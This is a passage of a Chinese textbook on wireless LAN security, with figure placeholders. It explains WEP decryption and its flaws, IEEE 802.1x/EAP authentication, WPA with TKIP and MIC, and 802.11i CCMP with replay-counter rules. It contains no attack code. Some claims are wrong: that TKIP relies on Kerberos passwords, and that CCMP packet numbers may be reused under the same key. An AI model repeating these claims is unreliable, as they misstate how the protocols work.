


图 14.14　WEP 解密原理图

信息传输中的解密过程如下：

① 找到解密密钥；

② 将密钥和 IV 串接(IV 在前)作为 RC4 算法的输入生成和待解密数据等长的密钥序列；

③ 将密钥序列和待解密数据按位异或，最后 4B 是 ICV，前面是数据明文；

④ 对数据明文计算校验值 ICV′，并和 ICV 比较，如果相同则解密成功，否则丢弃该数据。

WEP 使用 RC4 流密码来保证数据的保密性，通过共享密钥来实现认证，理论上增加了网络侦听和会话截获的攻击难度。但由于其使用固定的加密密钥和过短的初始向量，该方

法已被证实存在严重的安全漏洞,这些安全漏洞和 WEP 对加密算法的使用机制有关,即使增加密钥长度也不可能增加安全性。

另外,WEP 缺少密钥管理,用户的加密密钥必须与 AP 的密钥相同,并且一个服务区内的所有用户都共享同一把密钥,WEP 中没有规定共享密钥的管理方案,通常需要手工进行配置与维护。由于同时更换加密密钥和 AP 密钥的费时与困难,所以密钥通常很少更换,倘若一个用户丢失密钥,则会殃及到整个网络的安全。

4. 端口访问控制技术(IEEE 802.1x)和可扩展认证协议(EAP)

IEEE 802.1x 并不是专为 WLAN 设计的。它是一种基于端口的访问控制技术。当无线工作站 STA 与无线访问点 AP 关联后,是否可以使用 AP 的服务要取决于 IEEE 802.1x 的认证结果。如果认证通过,则 AP 为 STA 打开这个逻辑端口,否则不允许用户连接网络。

IEEE 802.1x 提供无线客户端与 RADIUS 服务器之间的认证,而不是客户端与无线接入点 AP 之间的认证;采用的用户认证信息仅仅是用户名与口令,在存储、使用和认证信息传输中存在很大安全隐患,如泄漏、丢失;无线接入点 AP 与 RADIUS 服务器之间基于共享密钥(完成认证过程中协商出的会话密钥)进行传输,该共享密钥为静态,存在一定的安全隐患。

IEEE 802.1x 协议仅仅关注端口的打开与关闭,对于合法用户(根据账号和密码)接入时,该端口打开,而对于非法用户接入或没有用户接入时,则该端口处于关闭状态。认证的结果在于端口状态的改变,而不涉及通常认证技术必须考虑的 IP 地址协商和分配问题,是各种认证技术中最简化的实现方案。IEEE 802.1x 端口控制如图 14.15 所示。




图 14.15　IEEE 802.1x 端口控制

在 IEEE 802.1x 协议中,只有具备了以下三个要素才能够完成基于端口的访问控制的用户认证和授权。

(1) 客户端

一般安装在用户的工作站上,当用户有上网需求时,激活客户端程序,输入必要的用户名和口令,客户端程序将会发出连接请求。

(2) 认证系统

在无线网络中就是无线接入点 AP 或者具有无线接入点 AP 功能的通信设备。其主要作用是完成用户认证信息的上传、下达工作,并根据认证的结果打开或关闭端口。

(3) 认证服务器

通过检验客户端发送来的身份标志(用户名和口令)来判断用户是否有权使用网络系统提供的服务,并根据认证结果向认证系统发出打开或关闭端口。

在具有 IEEE 802.1x 认证功能的无线网络系统中，当一个 WLAN 用户需要对网络资源进行访问之前必须先要完成以下的认证过程。

① 当用户有网络连接需求时打开 IEEE 802.1x 客户端程序，输入已经登记过的用户名和口令，发出连接请求。此时，客户端程序将发出请求认证的报文给 AP，启动一次认证。

② AP 收到请求认证的数据帧后，将发出一个请求帧要求用户的客户端程序将输入的用户名发送过来。

③ 客户端程序响应 AP 发出的请求，将用户名信息通过数据帧送给 AP。AP 将客户端送上来的数据帧经过封包处理后送给认证服务器进行处理。

④ 认证服务器收到 AP 转发上来的用户名信息后，将该信息与数据库中的用户名表相比较，找到该用户名对应的口令信息，用随机生成的一个加密字对它进行加密处理，同时也将此加密字传送给 AP，由 AP 传给客户端程序。

⑤ 客户端程序收到由 AP 传来的加密字后，用该加密字对口令部分进行加密处理(加密算法通常是不可逆的)，并通过 AP 传给认证服务器。

⑥ 认证服务器将送上来的加密后的口令信息和其自己经过加密运算后的口令信息进行对比，如果相同，则认为该用户为合法用户，反馈认证通过的消息，并向 AP 发出打开端口的指令，允许用户的业务流通过端口访问网络。否则，反馈认证失败的消息，并保持 AP 端口的关闭状态，只允许认证信息数据通过而不允许业务数据通过。

这里要提出的一个值得注意的地方是：在客户端与认证服务器交换口令信息的时候，没有将口令以明文直接送到网络上进行传输，而是对口令信息进行了不可逆的加密算法处理，使在网络上传输的敏感信息有了更高的安全保障，避免了由于下级接入设备所具有的广播特性而导致敏感信息泄漏的问题。IEEE 802.1x 认证过程如图 14.16 所示。




图 14.16　IEEE 802.1x 认证过程

IEEE 802.1x 要求无线工作站安装 IEEE 802.1x 客户端软件，无线访问点要内嵌 IEEE 802.1x 认证代理，同时它还作为 RADIUS 客户端，将用户的认证信息转发给

RADIUS 服务器。

IEEE 802.1x 除提供端口访问控制能力之外，还提供基于用户的认证系统及计费，特别适合于公共无线接入解决方案。

5. WPA（Wi-Fi Protected Access）

WPA 可以认为是由 IEEE 802.1x、EAP、TKIP、MIC 组成。在 IEEE 802.11i 标准最终确定前，WPA 标准是代替 WEP 的无线安全协议标准，为 IEEE 802.11 无线局域网提供更强大的安全性能。WPA 是 IEEE 802.11i 的一个子集，其核心是 IEEE 802.1x 和 TKIP。

（1）认证

在 IEEE 802.11 中几乎形同虚设的认证阶段，到了 WPA 中变得尤为重要起来，它要求用户必须提供某种形式的证据来证明它是合法用户，并拥有对某些网络资源的访问权限，并且是强制性的。

WPA 的认证分为两种。一种是采用 IEEE 802.1x＋EAP 的方式，用户提供认证所需的凭证，如用户名密码，通过特定的用户认证服务器（一般是 RADIUS 服务器）来实现。在大型企业网络中，通常采用这种方式。但是对于一些中小型的企业网络或者家庭用户，架设一台专用的认证服务器过于昂贵，日常维护也很复杂，因此 WPA 提供另一种简化的模式，它不需要专门的认证服务器，仅要求在每个 WLAN 结点（AP、无线路由器、网卡等）预先输入一个密钥即可实现，这种模式叫做 WPA 预共享密钥（WPA-PSK）。只要密钥吻合，客户就可以获得 WLAN 的访问权。由于这个密钥仅仅用于认证过程，而不用于加密过程，因此不会导致诸如使用 WEP 密钥来进行 IEEE 802.11 共享认证产生的安全问题。

（2）加密

WPA 采用 TKIP 为加密引入了新的机制，它使用一种密钥构架和管理方法，通过由认证服务器动态生成分发的密钥来取代单个静态密钥，把密钥首部长度从 24 位增加到 48 位等方法增强安全性，而且 TKIP 利用了 IEEE 802.1x/EAP 构架。认证服务器在接收用户身份后，使用 802.1x 产生一个唯一的主密钥处理会话，然后 TKIP 把这个密钥通过安全通道分发到 AP 和客户端，并建立起一个密钥构架和管理系统，使用主密钥为用户会话动态产生一个唯一的数据加密密钥来加密每一个无线通信数据报文。TKIP 的密钥构架使 WEP 静态单一的密钥变成了 500 万亿个可用密钥。虽然 WPA 采用的还是和 WEP 一样的 RC4 加密算法，但其动态密钥的特性很难被攻破。

TKIP 与 WEP 一样基于 RC4 加密算法，但相比 WEP 算法，将密钥的长度由 40 位增加到 128 位，初始化向量 IV 的长度由 24 位加长到 48 位，并对现有的 WEP 进行了改进，即追加了"每发一个包重新生成一个新的密钥（Per Packet Key）"、"消息完整性检查（MIC）"、"具有序列功能的初始向量"和"密钥生成和定期更新功能"四种算法，极大地提高了加密安全强度。

标准工作组认为：因为作为安全关键的加密部分，TKIP 没有脱离 WEP 的核心机制，而且 TKIP 甚至更易受攻击，因为它采用了 Kerberos 密码，常常可以用简单的猜测方法攻破。另一个严重问题是加/解密处理效率问题没有得到任何改进。

Wi-Fi 联盟和 IEEE 802 委员会也承认，TKIP 只能作为一种临时的过渡方案，而 IEEE 802.11i 标准的最终方案是基于 IEEE802.1x 认证的 CCMP（CBC-MAC Protocol）加密技

术,即以 AES(Advanced Encryption Standard)为核心算法。它采用 CBC-MAC 加密模式,具有分组序号的初始向量。CCMP 为 128 位的分组加密算法,相比前面所述的所有算法安全程度更高。

(3) 消息完整性校验(MIC)

是为了防止攻击者从中间截获数据报文、篡改后重发而设置的。除了和 IEEE 802.11 一样继续保留对每个数据分段(MPDU)进行 CRC 检验外,WPA 为 IEEE802.11 的每个数据分组(MSDU)都增加了一个 8 个字节的消息完整性校验值。这和 IEEE802.11 对每个数据分段(MPDU)进行 ICV 检验的目的不同。ICV 的目的是为了保证数据在传输途中不会因为噪声等物理因素导致报文出错,因此采用相对简单高效的 CRC 算法,但是黑客可以通过修改 ICV 值来使之和被篡改过的报文相吻合,可以说没有任何安全的功能。而 WPA 中的 MIC 则是为了防止黑客的篡改而定制的,它采用 Michael 算法,具有很高的安全特性。当 MIC 发生错误的时候,数据很可能已经被篡改,系统很可能正在受到攻击。此时 WPA 还会采取一系列的对策,如立刻更换组密钥、暂停活动 60s 等方法来阻止黑客的攻击。

6. IEEE 802.11i

为了进一步加强无线网络的安全性和保证不同设备之间无线安全技术的兼容,IEEE 802.11 工作组开发了作为新的安全标准的 IEEE 802.11i,并且致力于从长远角度考虑解决 IEEE 802.11 无线局域网的安全问题。IEEE 802.11i 标准中主要包含 TKIP(Temporal Key Integrity Protocol)和 AES(Advanced Encryption Standard),以及 IEEE802.1x 认证协议。IEEE 802.11i 标准已在 2004 年 6 月 24 日美国新泽西的 IEEE 标准会议上正式获得批准。

802.11i 与 WPA 相比增加了一些特性:

(1) 认证

IEEE 802.11i 的安全体系也使用 802.1x 认证机制,通过无线客户端与 RADIUS 服务器之间动态协商生成 PMK(Pairwise Master Key),再由无线客户端和 AP 之间在这个 PMK 的基础上经过四次握手协商出单播密钥以及通过两次握手协商出组播密钥,每一个无线客户端与 AP 之间通信的加密密钥都不相同,而且会定期更新密钥,这就在很大程度上保证了通信的安全,其协商流程如图 14.17 所示。

图 14.17 中的 PTK 与 GTK 即单播和组播加解密使用的密钥。

(2) CCMP 加密

CCMP 提供了加密、认证、完整性和重放保护。CCMP 是基于 CCM 方式。CCM 使用了 AES(Advanced Encryption Standard)加密算法。CCM 方式融合了用于加密的 Counter Mode(CTR)和用于认证和完整性的加密块连接消息认证码(Ciphy Block Chaing Message Autentication Code,CBC-MAC)的特性。CCM 保护 MPDU 数据和 IEEE 802.11MPDU 帧头部分域的完整性。

AES 定义在 FIPS PUB 197。所有的在 CCMP 中用到的 AES 处理都使用一个 128 位的密钥和一个 128 位的数据块。其中 CCM 方式定义在 RFC 3610。

CCM 是一个通用模式,它可以用于任意面向块的加密算法。CCM 有两个参数(M 和 L),CCMP 使用以下值作为 CCM 参数:M = 8,表示 MIC 为 8 个字节;L = 2;表示域长度为




图 14.17　单播和组播密钥协商过程

2 个字节。这有助于保持 IEEE 802.11MPDU 的最大长度。

针对每个会话，CCM 需要有一个全新的临时密钥。CCM 也要求用给定的临时密钥保护的每帧数据有唯一的 Nonce 值，CCM 是用一个 48 位 PN 来实现的。对于同样的临时密钥可以重用 PN，这可以减少很多工作。

CCMP 用 16 个字节扩展了原来 MPDU 的大小，其中 8 个字节为 CCMP 帧头，8 个字节为 MIC 效验码。CCMP 帧头由 PN、Ext IV 和 Key ID 域组成。PN 是一个 48 位的数字也是一个 6 字节的数组，PN5 是 PN 的最高字节，PN0 是最低字节。值得注意的是，CCMP 不使用 WEP ICV。CCMP MPDU 扩展如图 14.18 所示。




图 14.18　CCMP MPDU 扩展

Key ID 字节的第 5 位（Ext IV 域），表示 CCMP 扩展帧头 8 个字节。如果是使用 CCMP 加密，则 Ext IV 位的值总是为 1。Key ID 字节的第 6 和 7 位是为 Key ID 准备的。保留的各个位值为 0，而且在接收的时候被忽略掉。检查重放的规则如下：

① PN 值连续计算每一个 MPDU。

② 每个发送者都应为每个 PTKSA、GTKSA 和 STAkeySA 维护一个 PN(48 位的计数器)。

③ PN 是一个 48 位的单调递增正整数,在相应的临时密钥被初始化或刷新的时候,它也被初始化为 1。

④ 接收者应该为每个 PTKSA、GTKSA 和 STAKeySA 维护一组单独的 PN 重放计数器。接收者在将临时密钥复位的时候,会将这些计数器置 0。重放计数器被设置为可接收的 CCMP MPDU 的 PN 值。

⑤ 接收者为每个 PTKSA、GTKSA 和 STAKeySA 维护一个独立的针对 IEEE 802.11 MSDU 优先级的重放计数器,并且从接收的帧中获取 PN 来检查被重放的帧。在重放计数器的数目时,不使用 IEEE 802.11 MSDU 优先级。发送者不会在重放计数器中重排帧,但可能会在计数器外重排帧。IEEE 802.11 MSDU 优先级是可能的重排帧的一个原因。

⑥ 如果 MPDU 的 PN 值不连续,则它所在的 MSDU 整个都会被接收者抛弃。接收者同样会抛弃任何 PN 值小于或者等于重放计数器值的 MPDU,同时增加 CCMP 的重放计数的值。

CCMP 加密过程如图 14.19 所示。

